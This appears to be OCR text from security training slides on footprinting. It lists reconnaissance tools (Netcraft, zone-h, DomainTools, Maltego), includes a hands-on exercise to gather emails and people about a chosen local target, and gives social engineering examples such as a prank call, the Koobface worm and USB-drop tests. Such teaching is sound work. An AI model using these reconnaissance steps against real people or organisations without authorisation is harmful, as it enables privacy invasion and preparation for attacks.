
- Google
 - No explanation needed. 😊

The screenshot shows a Google search interface with the search term 'microsoft'. The search results are as follows:

- Microsoft Corporation**: Get product information, support, and news from Microsoft. www.microsoft.com/ - Cached - Similar
- Microsoft Download Center**: Search All Download CenterSearch Microsoft.com ... Microsoft Office Compatibility Pack for Word, Excel, and PowerPoint File Formats ... www.microsoft.com/DOWNLOADS/en/default.aspx - Cached
- Microsoft Support**: The Microsoft Support home page is your support portal for Microsoft products. Download updates and find top issues, error messages, and troubleshooting ... support.microsoft.com/ - Cached - Similar
- Microsoft - Wikipedia, the free encyclopedia**: Microsoft Corporation (NASDAQ: MSFT, HKEX: 4338) is a multinational corporation based in Redmond, Washington, USA that develops, manufactures, licenses, ... en.wikipedia.org/wiki/Microsoft - 5 hours ago - Cached - Similar
- Office - Microsoft Office**: Try or buy Office 2010, view product information, get help and training, explore templates, images, and downloads. office.microsoft.com/ - Cached - Similar
- Microsoft Windows Update**: Latest bug fixes for Microsoft Windows, including fixes for some possible DoS attacks. windowsupdate.microsoft.com/ - Similar
- Microsoft Research - Turning Ideas into Reality**: Computer technology research at Microsoft Corporation. research.microsoft.com/ - Cached - Similar



- www.netcraft.com - List of web servers and software
 - Including History of changes



NETCRAFT

Site report for microsoft.com

Netcraft Toolbar

- Home
- Download Now!
- Report a Phish
- Tell a Friend
- Top Reporters
- Phishiest Countries
- Phishiest Hosters
- Most Popular Websites
- Branded Toolbars

Search...

Toolbar Support

- FAQ
- Glossary
- Contact Us
- Report a Bug

Tutorials

- Installing the Toolbar
- Using the Toolbar
- Getting the Most
- Reporting a Phish
- Configuration


Site	http://microsoft.com	Last reboot	177 days ago  Uptime graph
Domain	microsoft.com	Netblock owner	Microsoft Corp
IP address	207.46.197.32	Site rank	6032
Country	 US	Nameserver	ns1.msft.net
Date first seen	May 1996	DNS admin	msnhst@microsoft.com
Domain Registrar	melbourneit.com	Reverse DNS	unknown
Organisation	Microsoft Corporation, One Microsoft Way, Redmond, 98052, United States	Nameserver Organisation	Microsoft Corporation, One Microsoft Way, Redmond, 98052, United States
Check another site:	<input type="text"/>	Netcraft Site Report Gadget	 [More Netcraft Gadgets]

Hosting History

Netblock Owner	IP address	OS	Web Server	Last changed
Microsoft Corp One Microsoft Way Redmond WA US 98052	207.46.197.32	unknown	Microsoft-IIS/7.0	6-Jul-2010
Microsoft Corp One Microsoft Way Redmond WA US 98052	207.46.232.182	Windows Server 2003	Microsoft-IIS/6.0	4-Jul-2010
Microsoft Corp One Microsoft Way Redmond WA US 98052	207.46.197.32	unknown	Microsoft-IIS/7.0	30-Jun-2010
Microsoft Corp One Microsoft Way Redmond WA US 98052	207.46.232.182	Windows Server 2003	Microsoft-IIS/6.0	28-Jun-2010
Microsoft Corp One Microsoft Way Redmond WA US 98052	207.46.197.32	unknown	Microsoft-IIS/7.0	22-Jun-2010
Microsoft Corp One Microsoft Way Redmond WA US 98052	207.46.232.182	Windows Server 2003	Microsoft-IIS/6.0	20-Jun-2010
Microsoft Corp One Microsoft Way Redmond WA US 98052	207.46.197.32	unknown	Microsoft-IIS/7.0	18-Jun-2010
Microsoft Corp One Microsoft Way Redmond WA US 98052	207.46.232.182	Windows Server 2003	Microsoft-IIS/6.0	16-Jun-2010
Microsoft Corp One Microsoft Way Redmond WA US 98052	207.46.197.32	unknown	Microsoft-IIS/7.0	14-Jun-2010
Microsoft Corp One Microsoft Way Redmond WA US 98052	207.46.232.182	Windows Server 2003	Microsoft-IIS/6.0	10-Jun-2010



- www.archive.org - Different snapshot copies of websites
 - Discover progress of the website
 - Old services and test systems are often still running
 - Retired / Fired company employees



- www.zone-h.org - Digital Attacks Archive
 - Information of documented / public attacks
 - Get connected with former, successful hackers

The screenshot shows the zone-h website interface. At the top, there is a navigation menu with links for Home, News, Events, Archive, Onhold, Notify, Stats, Register, and Login. A search bar is located on the right side of the menu. Below the menu, there is a search filter section with a text input field containing 'DOMAIN .gov' and a dropdown menu for 'Date' set to 'ALL'. There are also buttons for 'DAY', 'MONTH', '1998', and 'Apply filter'. Below the filter section, a summary line reads: 'Total notifications: 1,881 of which 1,247 single ip and 634 mass defacements'. A legend explains the symbols used in the table: H for Homepage defacement, M for Mass defacement, R for Redefacement, and a star for Special defacement. The main content is a table with columns for Time, Notifier, H, M, R, Domain, OS, and View. The table lists various digital attacks from 2011/04/29 to 2011/03/18, including defacements of government and educational websites. A pagination bar at the bottom of the table shows the current page is 1 out of 30.

Time	Notifier	H	M	R	★ Domain	OS	View
2011/04/29	Ashiyane Digital Security Team			M	★ senate.michigan.gov/young	Win 2003	mirror
2011/04/29	Ashiyane digital security team				★ www.senate.mi.gov/demcaucus/in...	Win 2003	mirror
2011/04/28	S.W.A.T	H			★ www.crossroads.tx.gov	Linux	mirror
2011/04/27	IslamHC GhostS Team				★ groundswell.azag.az.gov/s.html	Linux	mirror
2011/04/26	C4patr0n				★ workshop.education.ne.gov/c4.asp	Win 2003	mirror
2011/04/25	OldChildz	H		R	★ www.woodfin-nc.gov	Linux	mirror
2011/04/25	TeAm DcHaCkEr	H			★ help4gg.ca.gov	Linux	mirror
2011/04/25	C4patr0n				★ aims.education.ne.gov/index.aspx	Win 2003	mirror
2011/04/25	C4patr0n				★ tngstaffid.education.ne.gov/in...	Win 2003	mirror
2011/04/25	C4patr0n				★ staffid.education.ne.gov/index...	Win 2003	mirror
2011/04/23	Ashiyane Digital Security Team				★ www.caldwelltx.gov/nol1m1t.html	Linux	mirror
2011/04/18	MCA-CRB			R	★ sanantonio.feb.gov/?page_id=64	Linux	mirror
2011/04/15	انوار حجاز	H			★ brianheadtown.utah.gov	Linux	mirror
2011/04/08	KriptekS			M	★ amhslearningportal.alaska.gov/...	Linux	mirror
2011/04/06	Mafia Hacking Team			M	★ www2.dhh.la.gov/index.htm	Win 2003	mirror
2011/04/06	LatinHackTeam				★ www2.louisiana.gov/latin.html	Win 2003	mirror
2011/04/06	Iran Black Hats Team	H		R	★ www.wheelingwv.gov	FreeBSD	mirror
2011/04/06	OsmaniOrduS.in			R	★ www.whitecounty-il.gov/joblist...	Win 2003	mirror
2011/04/04	McFon5Me				★ www.azogcc.az.gov/index.php	Linux	mirror
2011/03/29	TR0xIT			M	★ huntingburg-in.gov/t.html	Win 2003	mirror
2011/03/24	Inf3rnAL			M	★ fmrnf.nimh.nih.gov/smet/	Linux	mirror
2011/03/24	fr0zen			M	★ fim.nimh.nih.gov/fr0zen.txt	Linux	mirror
2011/03/24	Inf3rnAL				★ newfmrnf.nimh.nih.gov/smet/	Linux	mirror
2011/03/24	انوار حجاز	H		R	★ www.chicopeema.gov	Linux	mirror
2011/03/18	brwsk007			M	★ www.cityofmacon-mo.gov/kurdish...	Win 2003	mirror




Information Gathering – Whois Records

- www.domaintools.com – Domain Archive
 - Looks up historical ownership of a website
 - Gives registrar information for a domain + screenshot


The screenshot displays the DomainTools website interface. At the top, there is a navigation bar with various tools like 'Whois', 'Domain Search', and 'Domain Suggestions'. Below this, a search bar is visible with the text 'Whois: Microsoft.com'. The main content area is divided into several sections: 'Whois Record', 'Site Profile', 'Registration', 'Server Stats', and 'My Whois'. The 'Whois Record' section provides detailed information about the domain, including reverse whois data, email search results, registrar history, IP history, and whois history. A 'Thumbnail' section on the right shows a screenshot of the Microsoft.com website as of 2010-07-05. Below the thumbnail, there is a 'Country TLDs' section listing various Microsoft-related domains like Microsoft.com, Microsoft.net, etc. At the bottom of the page, there is a 'Domain Name' section with a list of domain details such as creation date, registration date, expiry date, and organization address.



- Maltego
 - Data mining and information gathering tool
 - Identify key relationships between information and find unknown relationships
 - Gives an easy overview about the results





Hands-On:



Hands-On:

- Choose any local target
- Check target on all Search Engines
- Register Account at Maltego
- Use Maltego to gather information about the local target
 - E-Mails
 - Persons





- **Footprinting**
 - Information Gathering
 - **Social Engineering**
 - Social Networks
 - Geolocation



Social engineering uses influence and persuasion to deceive people by convincing them that the social engineer is someone he is not, or by manipulation.

(Kevin D. Mitnick)

- Non-technical kind of intrusion that relies heavily on human interaction
- Often involves tricking other people to break normal security procedures
- Peoples inability to keep up with a culture that relies heavily on information technology



Example 1:

Mobile Version | Mobiles | Help

BBC Home News Sport Weather TV Radio

NEWS Watch ONE-MINUTE WORLD NEWS

Page last updated at 04:56 GMT, Sunday, 2 November 2008

E-mail this to a friend Printable version

Sarah Palin duped by prank call

US vice-presidential hopeful Sarah Palin has become the victim of a prank phone call by a Canadian comedian posing as the French president.

Marc Antoine Audette convinced Alaska's governor she was speaking to Nicolas Sarkozy during a six-minute chat aired on a Montreal radio programme.



Mrs Palin discussed politics, Carla Bruni and a possible joint hunting trip

Topics discussed ranged from the beauty of Mr Sarkozy's wife, Carla Bruni, to the prospect of a joint hunting trip.

A spokesperson for Mrs Palin said she was "mildly amused" by the prank.

At one point during the phone call, aired three days before the US election, Mr Audette told Mrs Palin he could see her as president one day.

Laughingly, the Republican candidate replied: "Maybe in eight years."

Masked Avengers

Mr Audette said he would be keen to join her on a helicopter hunting trip.

"I just love killing those animals. Mmm, mmm, take away life, that is so fun," he said in an exaggerated French accent.

"I'd really love to go, so long as we don't bring along Vice-President [Dick] Cheney."

In 2006, Mr Cheney famously shot and injured a hunting partner

Video player: Sarah Palin talks to a Canadian comedian posing as French President Nicolas Sarkozy

Cafferty File: Tell Jack how you really feel Blog Archive - Pres. Obama vs. Sarah Palin

File Edit View History Bookmarks Tools Help

http://caffertyfile.blogspot.com/2010/09/28/pres-obama-vs-sarah-pal

Cafferty File: Tell Jack how yo...

September 28, 2010

Pres. Obama vs. Sarah Palin in 2012?

Posted: 04:51 PM ET



Supporters hold up signs during the DNC (L) and RNC (R) back in 2008. (PHOTO CREDIT: GETTY IMAGES)



Example 3:

The screenshot shows a PCWorld article from March 3, 2009, by Gregg Keizer. The article discusses a Koobface worm that hijacks user accounts on social media sites like Facebook, MySpace, and LiveJournal. It details how the worm spreads via a fake error message and how it searches for cookies to infect friends. The article also mentions that Trend Micro has identified over 300 IP addresses hosting the worm.

PCWorld News Reviews How-To Downloads Shop & Compare Forums Business Center

PCWorld » Web

Koobface Worm to Users: Be My Facebook Friend

Gregg Keizer, Computerworld Mar 3, 2009 7:58 pm

Email Print RSS Comments ShareThis

33 Yes 0 No

Recommendations

A worm that hit Facebook last December has resurfaced, a security researcher said today, and is now hijacking user accounts -- not only for that social networking service, but also for MySpace, Friendster, LiveJournal and others.

The Koobface worm is again making the rounds on Facebook, said Jamz Yaneza, a research project manager with Trend Micro Inc. "But this is an improved version with some interesting functions," he said.

Like the variant that [hit Facebook late last year](#), the newest Koobface tries to dupe users into clicking on a link that's included in a message from a friend. Clicking on the link displays a fake error message claiming that Adobe System Inc.'s Flash is out of date, and prompts the user to download an update.

The update is nothing of the sort, but is instead an executable file that installs the Koobface worm.

"Koobface .az," as Trend pegged the worm, rifles through a compromised PC, sniffs out browser cookies associated with 10 different social networking sites, uses the usernames and passwords within those cookies to log on to each service, searches for the infected user's friends, and then sends those people messages that include a link to the worm.

It looks for cookies connected to bebo.com, Facebook, Friendster, fubar.com, hi5.com, LiveJournal, MySpace, myYearbook, Netlog and Tagged.

Much of the message processing takes place on a remote server, said Yaneza, which the hackers control. That server communicates with each infected PC, receiving data and sending instructions. "This is pretty serious stuff," Yaneza said.

Trend Micro has identified more than 300 Internet protocol (IP) addresses hosting the worm, and although some have been blocked, others are still online. Those addresses are located in Asia, Yaneza said.

"This is maybe only in its early stages," he added, referring to the small but growing number of infections. "I'd call it fairly active at the moment."

People who read this also read:

- How to Beat Card Skimmer Scams and Other Money Drains (22,381 people viewed this)
- Facebook Worm Refuses to Die (7,894 people viewed this)
- Facebook, Google Launch Data Portability Programs to All (714 people viewed this)
- Facebook Hit by Five Security Problems in One Week
- Koobface Virus Spreads to Bebo (7,458 people viewed this)
- Microsoft to Test Office Online Later This Month

Recommendations by [boomla](#)

Best Prices on TVs

Most Popular All Categories

 UN55C8000 55" LED 3D TV \$2259.00 and up See All Prices	 PN50C7000 Mystic Earth 50" 3D Plasma TV \$1324.00 and up See All Prices
 VIERA TC-P50VT25 50" Plasma TV \$1894.99 and up See All Prices	 32LD350 32" LCD TV \$395.00 and up See All Prices

[See all Best Prices on TVs](#)
See also: [Best Prices on Laptops](#), [Best Prices on Cameras](#), [Best Prices on LCD Monitors](#), [Best Prices on Printers](#)



Example 4:



You can have all the firewalls and [Internet security software](#) in the world, but sometimes there's just no accounting for human curiosity and stupidity.

Bloomberg [reports](#) that The US Department of Homeland recently ran a test on government employees to see how easy it was for hackers to gain access to computer systems, without the need for direct [network access](#).

Computer disks and USB sticks were dropped in parking lots of government buildings and private contractors, and 60% of the people who picked them up plugged the devices into office computers. And if the drive or CD had an official logo on it, 90% were installed.

The full report on the Homeland Security study is due to be published later this year.

STORY TOOLBOX

0 15

Tweet Like

1 in


+1 Share

su

Break the news

<http://thenextweb.com/insider/2011/06/28/us-govt-plant-usb-sticks-in-security-study-60-of-subjects-take-the-bait/>





- **Footprinting**
 - Information Gathering
 - Social Engineering
 - **Social Networks**
 - Geolocation



- Lots of different online communities
- Used for business and private life
- Messages on them are more and more alternative to E-Mails
- Information:
 - Personal Facts
 - Friends (and friends of friends)
 - Interests
 - Activities
 - Photos
- Hundred of millions people around the globe use them
- Popular community differ between countries



